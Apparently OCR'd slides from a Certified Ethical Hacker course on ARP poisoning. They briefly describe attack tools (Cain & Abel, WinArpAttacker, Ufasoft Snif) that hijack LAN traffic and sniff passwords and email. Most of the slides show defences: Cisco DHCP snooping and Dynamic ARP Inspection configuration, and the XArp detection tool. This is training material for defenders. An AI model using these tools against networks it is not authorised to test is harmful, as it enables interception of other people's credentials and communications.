
Denial-of-Service (DoS) Attack

ARP Poisoning Tools: Cain & Abel and WinArpAttacker

C|EH
CERTIFIED EXPERT

Cain & Abel


- Cain & Abel allows sniffing packets of various protocols on switched LANs by hijacking IP traffic of multiple hosts concurrently



<http://www.oxid.it>

WinArpAttacker

WinArpAttacker sends IP conflict packets to target computers as fast as possible and diverts all communications



<http://www.xfocus.net>

ARP Poisoning Tool: Ufasoft Snif

CEH
Certified Ethical Hacker




Ufasoft Snif is an automated ARP poisoning tool that sniffs passwords and email messages on the network and works on Wi-Fi network as well

How to Defend Against ARP Poisoning



Implement Dynamic ARP Inspection Using DHCP Snooping Binding Table



Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches



1
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ^Z
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following LS
Interfaces:
--
DHCP snooping trust/rate is configured on the
following Interfaces:

Interface	Trusted	Rate limit (pps)
-----	-----	-----


3
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
Switch# show ip arp inspection
Source Mac Validation : Disabled
Destination Mac Validation : Disabled
IP Address Validation : Disabled
Vlan Configuration Operation ACL Match Static ACL
10 Enabled Active
Vlan ACL Logging DHCP Logging Probe Logging
10 Deny Deny Off
Vlan Forwarded Dropped DHCP Drops ACL Drops
10 0 0 0 0
Vlan DHCP Permits ACL Permits Probe Permits Source MAC Failures
10 0 0 0 0
Vlan Dest MAC Failures IP Validation Failures Invalid Protocol Data
10 0 0 0 0

2
Switch# show ip dhcp snooping binding

MacAddress	IpAddress	Lease	Type	VLAN	Interface
1a:12:3b:2f:df:1c	10.10.10.8	125864	dhcp-snooping	4	FastEthernet 0/3

Total number of bindings: 1

4
%SW_DAI-4-DHCP_SNOOPING_DENY: 1
Invalid ARPs (Res) on Fa0/5, vlan
10. ([0013.6050.acf4/192.168.10.1/ffff.
ffff.ffff/192.168.10.1/05:37:31 UTC
Mon Mar 1 2012])



ARP Spoofing Detection: XArp



- ↳ XArp helps users to detect ARP attacks and keep their data private
- ↳ It allows administrators to monitor whole subnets for ARP attacks
- ↳ Different security levels and fine tuning possibilities allow normal and power users to efficiently use XArp to detect ARP attacks



XArp - unregistered version

Status: ARP attacks detected!

File XArp Professional Help

Security level set to: aggressive

aggressive
Not
basic
minimal

The aggressive security level enables all ARP packet inspection modules and sends out discovery packets in high frequency. Using this level might give false attack alerts as it operates on a highly aggressive packet inspection philosophy.

IP	MAC	Vendor	Interface	Online	Cache	Last seen
192.168.1.33	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.87	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.39	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.100	00-*	Foxconn	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.101	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.110	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.111	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.113	d4-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.123	00-*	Micro-StarInt'l.	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.124	00-*	Netgear, Inc.	0x3 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.153	a1-*	unknown	0x2 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.163	00-*	3 Scenwall	0x1 - Intel(R) P..	yes	yes	10/17/2013
192.168.1.163	00-*	Cadmus Com..	0x3 - Intel(R) P..	yes	no	10/17/2013
192.168.1.163	f0-*	unknown	0x3 - Intel(R) P..	yes	yes	10/17/2013

XArp 2.2.2 - 33 mappings - 3 interface - 2 alerts

OK

Alert 1 of 2

